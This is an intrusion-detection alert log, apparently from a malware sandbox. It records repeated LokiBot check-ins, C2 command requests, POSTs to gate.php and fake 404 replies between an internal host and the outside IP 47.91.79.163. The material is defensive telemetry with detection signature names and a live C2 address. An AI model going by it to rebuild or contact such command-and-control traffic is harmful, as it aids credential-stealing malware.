12/03/20-10:03:47.887303	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49933	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.887303	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49933	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.950901	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49933	47.91.79.163	192.168.2.3
12/03/20-10:03:48.444667	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49934	80	192.168.2.3	47.91.79.163
12/03/20-10:03:48.444667	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49934	80	192.168.2.3	47.91.79.163
12/03/20-10:03:48.444667	TCP	2025381	ET TROJAN LokiBot Checkin	49934	80	192.168.2.3	47.91.79.163
12/03/20-10:03:48.444667	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49934	80	192.168.2.3	47.91.79.163
12/03/20-10:03:48.444667	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49934	80	192.168.2.3	47.91.79.163
12/03/20-10:03:48.504372	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49934	47.91.79.163	192.168.2.3
12/03/20-10:03:48.999385	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49935	80	192.168.2.3	47.91.79.163
12/03/20-10:03:48.999385	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49935	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:48.999385	TCP	2025381	ET TROJAN LokiBot Checkin	49935	80	192.168.2.3	47.91.79.163
12/03/20-10:03:48.999385	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49935	80	192.168.2.3	47.91.79.163
12/03/20-10:03:48.999385	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49935	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.146350	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49935	47.91.79.163	192.168.2.3
12/03/20-10:03:49.389665	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49936	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.389665	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49936	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.389665	TCP	2025381	ET TROJAN LokiBot Checkin	49936	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.389665	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49936	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.389665	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49936	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.483880	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49936	47.91.79.163	192.168.2.3
12/03/20-10:03:49.706677	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49937	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.706677	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49937	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.706677	TCP	2025381	ET TROJAN LokiBot Checkin	49937	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.706677	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49937	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.706677	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49937	80	192.168.2.3	47.91.79.163
12/03/20-10:03:49.772139	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49937	47.91.79.163	192.168.2.3
12/03/20-10:03:50.340955	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49938	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.340955	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49938	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.340955	TCP	2025381	ET TROJAN LokiBot Checkin	49938	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.340955	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49938	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.340955	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49938	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.486014	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49938	47.91.79.163	192.168.2.3
12/03/20-10:03:50.701367	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49939	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.701367	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49939	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.701367	TCP	2025381	ET TROJAN LokiBot Checkin	49939	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.701367	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49939	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.701367	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49939	80	192.168.2.3	47.91.79.163
12/03/20-10:03:50.762480	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49939	47.91.79.163	192.168.2.3
12/03/20-10:03:51.232876	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49941	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.232876	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49941	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.232876	TCP	2025381	ET TROJAN LokiBot Checkin	49941	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.232876	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49941	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.232876	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49941	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.295295	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49941	47.91.79.163	192.168.2.3
12/03/20-10:03:51.745747	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49942	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.745747	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49942	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.745747	TCP	2025381	ET TROJAN LokiBot Checkin	49942	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:51.745747	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49942	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.745747	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49942	80	192.168.2.3	47.91.79.163
12/03/20-10:03:51.805430	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49942	47.91.79.163	192.168.2.3
12/03/20-10:03:52.011532	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49944	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.011532	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49944	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.011532	TCP	2025381	ET TROJAN LokiBot Checkin	49944	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.011532	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49944	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.011532	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49944	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.069458	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49944	47.91.79.163	192.168.2.3
12/03/20-10:03:52.540726	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49945	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.540726	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49945	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.540726	TCP	2025381	ET TROJAN LokiBot Checkin	49945	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.540726	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49945	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.540726	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49945	80	192.168.2.3	47.91.79.163
12/03/20-10:03:52.673837	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49945	47.91.79.163	192.168.2.3
12/03/20-10:03:53.132190	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49946	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.132190	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49946	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.132190	TCP	2025381	ET TROJAN LokiBot Checkin	49946	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.132190	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49946	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.132190	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49946	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.203317	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49946	47.91.79.163	192.168.2.3
12/03/20-10:03:53.741500	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49948	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.741500	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49948	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.741500	TCP	2025381	ET TROJAN LokiBot Checkin	49948	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.741500	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49948	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.741500	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49948	80	192.168.2.3	47.91.79.163
12/03/20-10:03:53.800650	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49948	47.91.79.163	192.168.2.3
12/03/20-10:03:54.013312	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49949	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.013312	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49949	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.013312	TCP	2025381	ET TROJAN LokiBot Checkin	49949	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.013312	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49949	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.013312	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49949	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.074158	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49949	47.91.79.163	192.168.2.3
12/03/20-10:03:54.573092	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49950	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.573092	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49950	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.573092	TCP	2025381	ET TROJAN LokiBot Checkin	49950	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.573092	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49950	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:54.573092	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49950	80	192.168.2.3	47.91.79.163
12/03/20-10:03:54.632228	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49950	47.91.79.163	192.168.2.3
12/03/20-10:03:55.156588	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49951	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.156588	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49951	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.156588	TCP	2025381	ET TROJAN LokiBot Checkin	49951	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.156588	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49951	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.156588	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49951	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.378946	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49951	47.91.79.163	192.168.2.3
12/03/20-10:03:55.853547	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49953	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.853547	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49953	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.853547	TCP	2025381	ET TROJAN LokiBot Checkin	49953	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.853547	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49953	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.853547	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49953	80	192.168.2.3	47.91.79.163
12/03/20-10:03:55.913942	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49953	47.91.79.163	192.168.2.3
12/03/20-10:03:56.114180	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49954	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.114180	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49954	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.114180	TCP	2025381	ET TROJAN LokiBot Checkin	49954	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.114180	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49954	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.114180	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49954	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.172661	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49954	47.91.79.163	192.168.2.3
12/03/20-10:03:56.633629	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49955	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.633629	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49955	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.633629	TCP	2025381	ET TROJAN LokiBot Checkin	49955	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.633629	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49955	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.633629	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49955	80	192.168.2.3	47.91.79.163
12/03/20-10:03:56.693409	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49955	47.91.79.163	192.168.2.3
12/03/20-10:03:57.149827	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49956	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.149827	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49956	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.149827	TCP	2025381	ET TROJAN LokiBot Checkin	49956	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.149827	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49956	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.149827	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49956	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.219339	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49956	47.91.79.163	192.168.2.3
12/03/20-10:03:57.692003	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49957	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.692003	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49957	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.692003	TCP	2025381	ET TROJAN LokiBot Checkin	49957	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.692003	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49957	80	192.168.2.3	47.91.79.163
12/03/20-10:03:57.692003	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49957	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:57.753940	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49957	47.91.79.163	192.168.2.3
12/03/20-10:03:58.283328	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49958	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.283328	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49958	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.283328	TCP	2025381	ET TROJAN LokiBot Checkin	49958	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.283328	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49958	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.283328	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49958	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.343102	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49958	47.91.79.163	192.168.2.3
12/03/20-10:03:58.547963	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49959	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.547963	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49959	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.547963	TCP	2025381	ET TROJAN LokiBot Checkin	49959	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.547963	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49959	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.547963	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49959	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.604919	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49959	47.91.79.163	192.168.2.3
12/03/20-10:03:58.821965	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49960	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.821965	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49960	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.821965	TCP	2025381	ET TROJAN LokiBot Checkin	49960	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.821965	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49960	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.821965	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49960	80	192.168.2.3	47.91.79.163
12/03/20-10:03:58.886666	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49960	47.91.79.163	192.168.2.3
12/03/20-10:03:59.097646	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49961	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.097646	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49961	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.097646	TCP	2025381	ET TROJAN LokiBot Checkin	49961	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.097646	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49961	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.097646	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49961	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.154859	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49961	47.91.79.163	192.168.2.3
12/03/20-10:03:59.376610	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49962	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.376610	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49962	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.376610	TCP	2025381	ET TROJAN LokiBot Checkin	49962	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.376610	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49962	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.376610	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49962	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.446843	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49962	47.91.79.163	192.168.2.3
12/03/20-10:03:59.658099	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49963	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.658099	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49963	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.658099	TCP	2025381	ET TROJAN LokiBot Checkin	49963	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.658099	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49963	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.658099	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49963	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.717549	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49963	47.91.79.163	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:59.937167	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49964	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.937167	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49964	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.937167	TCP	2025381	ET TROJAN LokiBot Checkin	49964	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.937167	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49964	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.937167	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49964	80	192.168.2.3	47.91.79.163
12/03/20-10:03:59.996311	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49964	47.91.79.163	192.168.2.3
12/03/20-10:04:00.213594	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49965	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.213594	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49965	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.213594	TCP	2025381	ET TROJAN LokiBot Checkin	49965	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.213594	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49965	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.213594	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49965	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.271773	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49965	47.91.79.163	192.168.2.3
12/03/20-10:04:00.506450	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49966	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.506450	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49966	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.506450	TCP	2025381	ET TROJAN LokiBot Checkin	49966	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.506450	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49966	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.506450	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49966	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.568294	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49966	47.91.79.163	192.168.2.3
12/03/20-10:04:00.791546	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49967	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.791546	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49967	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.791546	TCP	2025381	ET TROJAN LokiBot Checkin	49967	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.791546	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49967	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.791546	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49967	80	192.168.2.3	47.91.79.163
12/03/20-10:04:00.944044	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49967	47.91.79.163	192.168.2.3
12/03/20-10:04:01.165537	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49968	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.165537	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49968	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.165537	TCP	2025381	ET TROJAN LokiBot Checkin	49968	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.165537	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49968	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.165537	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49968	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.224258	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49968	47.91.79.163	192.168.2.3
12/03/20-10:04:01.475567	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49969	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.475567	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49969	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.475567	TCP	2025381	ET TROJAN LokiBot Checkin	49969	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.475567	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49969	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.475567	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49969	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.535551	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49969	47.91.79.163	192.168.2.3
12/03/20-10:04:01.768613	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49970	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:01.768613	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49970	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.768613	TCP	2025381	ET TROJAN LokiBot Checkin	49970	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.768613	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49970	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.768613	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49970	80	192.168.2.3	47.91.79.163
12/03/20-10:04:01.828971	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49970	47.91.79.163	192.168.2.3
12/03/20-10:04:02.064175	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49971	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.064175	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49971	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.064175	TCP	2025381	ET TROJAN LokiBot Checkin	49971	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.064175	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49971	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.064175	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49971	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.206246	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49971	47.91.79.163	192.168.2.3
12/03/20-10:04:02.431475	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49972	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.431475	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49972	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.431475	TCP	2025381	ET TROJAN LokiBot Checkin	49972	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.431475	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49972	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.431475	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49972	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.490119	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49972	47.91.79.163	192.168.2.3
12/03/20-10:04:02.710187	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49973	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.710187	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49973	80	192.168.2.3	47.91.79.163
